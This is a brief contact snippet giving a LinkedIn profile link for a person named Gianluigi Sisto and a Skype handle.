Linkedin: https://www.linkedin.com/pub/gianluigi-sisto/89/89b/a56

Skype: revanxnx